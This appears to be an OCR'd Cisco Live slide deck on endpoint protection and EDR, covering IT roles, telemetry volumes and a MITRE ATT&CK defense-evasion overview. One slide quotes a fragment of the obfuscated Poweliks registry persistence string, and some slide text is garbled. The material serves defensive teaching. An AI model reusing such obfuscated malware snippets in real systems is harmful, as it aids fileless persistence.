





# Advanced Malware Protection and Threat Mitigation on Endpoints

Valeria Scribanti, TSS Advanced Threat Solutions Thorsten Schranz, TME Advanced Threat Solutions Rene Straube, TSA Advanced Threat Solutions

TECSEC-2599






#### Cisco Webex Teams

#### Questions?


Use Cisco Webex Teams to chat with the speaker after the session

#### How

- 1 Find this session in the Cisco Events Mobile App
- 2 Click "Join the Discussion"
- 3 Install Webex Teams or go directly to the team space
- 4 Enter messages/questions in the team space




cs.co/ciscolivebot#TECSEC-2599



#### Important: Hidden Slide Alert





# For Your Reference

#### What is our Mission for today?

- The Endpoint is the Endgame
  - A business is comprised of the people who make it happen
  - Those people use devices to interact with our business
  - We must protect our people and the devices they use




## Structure of the Day

 Based on IT Roles & Responsibilities

 With Focus on the Endpoint or Security Operations


#### What are the Roles in IT that deal with Endpoints?



Example from "Information Security Roles & Responsibilities Made Easy", Charles Cresson Wood



## Roles & Titles and where they're relevant



## What they need to know ... is what we'll deliver today



- IT Architect @ System Development & Consulting
  - · Need to know how things work & integrate to be able to build an Architecture for the Organization
- Workplace Engineering @ Systems Development
  - Need to know how an endpoint product works, how it's being deployed and maintained
- Workplace Engineering @ Computer Operations
  - · Need to know how to operate an endpoint product and how to react to issues or other circumstances
- SecOps Analysts @ CERT
  - · Have to operate deployed Security products, need to know how to extract internal & external Threat Intelligence
- SecOps Incident Responders @ CERT
  - Have to provide rapid initial response to any threats, proactive monitoring and threat hunting
- SecOps Management
  - · Have to track & report results, define and adapt processes & procedures, continuously develop SecOps



## Agenda




- O. General Introduction
- 1. Architecture The IT Architect Role
- 2. Tier-1 SecOps The Analyst Role
- 3. Tier-2 SecOps The Incident Response Role
- 4. Workplace Engineering The IT Endpoint Role
- 5. Automation & Integration SecOps Management

#### EPP vs. EDR


 Endpoint Protection Platforms (EPP) Challenges

 Endpoint Detection and Response (EDR) Approach

#### Endpoint Security - Real Time Protection



#### **Endpoint Security - Real Time Protection**





# 4,996,895,529 unique hashes / week

#### Endpoint Challenge Example - 1:1 Volume

#### Counters by Talos



- 1.5M unique Samples Daily
- 20B Threats blocked/day
- 150B DNS entries daily
- 18.5B AMP queries/day
- 16B URLs/Web requests daily
- Threat Data processed:
   120TB/day, 3.6PB/month

## 20min. with Win 10 (Procmon)



#### 46M OS operation events

- 8.7M File events
- 11.5K Process events
- 114K Network events
- 35M Registry events

#### Result



- To much data to handle on-premise
- To much data to handle directly on the client
- Threat Landscape is too complex to be handled on the endpoint only
- Another approach necessary




## Endpoint Challenge Example - 1:n Complexity

#### Counters by Talos





- 1.5M unique Samples Daily
- 20B Threats blocked/day
- 150B DNS entries daily
- 18.5B AMP queries/day
- 16B URLs/Web requests daily
- Threat Data processed:
   120TB/day, 3.6PB/month

















No Event

No Information

#### **Timeline**

abuse to masque technique those te of subve

Malicious be including hundrets/the artifacts and one or more

Be

#### **Defense Evasion**

Tactic ID: TA0005

**Techniques: Indirect Command Execution ∠** 

The adversary is trying to avoid being detected. Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

## Typical Threat Event


**Event Details** 




#### Information


Threat Feeds
Intelligence Sources
Analytic Systems
Researcher














#### Start

Something comes up at the endpoint

Typical Threat




Poweliks is a fileless click-fraud malware variant which resides within the registry. It maintains persistence by creating a registry key that makes use of rundll32 to execute javascript code to read Powershell from the Windows registry, which subsequently executes portable executable code in memory

1:db.5cc7.c89e.b9g6:18:b9e6~]]mpdbmtfswfs43]]b(\*,(=0tdsjqu?(/./g,function(\_){return%20String.fromCharCode(\_.charCodeAt()-1)




## An EDR Environment enables you.....

...to generate a Relationship between Information from different Sources...





## What we are trying to protect against ...





## Getting the information from the endpoint

- ✓ Step 1: Endpoint Connector and Backend
- ✓ Step 2: Backend Intelligence
- ✓ Step 3: Endpoint Monitoring
- Goal: Moving Time and Resource intensive
  Analysis Processes from the Endpoint to the Backend.

- ✓ Future Goal: Analysis 7x24x365 in Backend
  - Enables analysis in the past (Retrospection)
  - Enables EDR Capabilities
  - Enables Data Enrichment from other Sources
  - Raises the Analysis Windows from ms to weeks
  - Enables Real-Time Analysis (OsQuery)
  - Enables Remediation (Isolation)

#### **Endpoint Connector**



#### **Endpoint Backend**

Files Process Network CMD IOC

Prot. Engines

Analysis
Time Press
Resource

Backend Management



SOAR and SIEM Capabilities

Resource

## **Endpoint Detection and Response Summary**



#### Threat Intelligence Group

Research, Traps and Telemetry

Research and Efficacy

Cisco Product Security Incident Response Team (PSIRT)



#### Agentless Detection

Weblog Analysis (CTA)

DNS Based Security



#### Perimeter

Web and E-mail

Network Anomaly

Encrypted Traffic Analysis

NGFW/IPS

#### 3<sup>rd</sup> Party

Integration (APIs)

Sharing (APIs)

Threat Feeds

Existing Infrastructure

Communication Platform (API)





#### **Endpoint Backend**

#### **EDR**

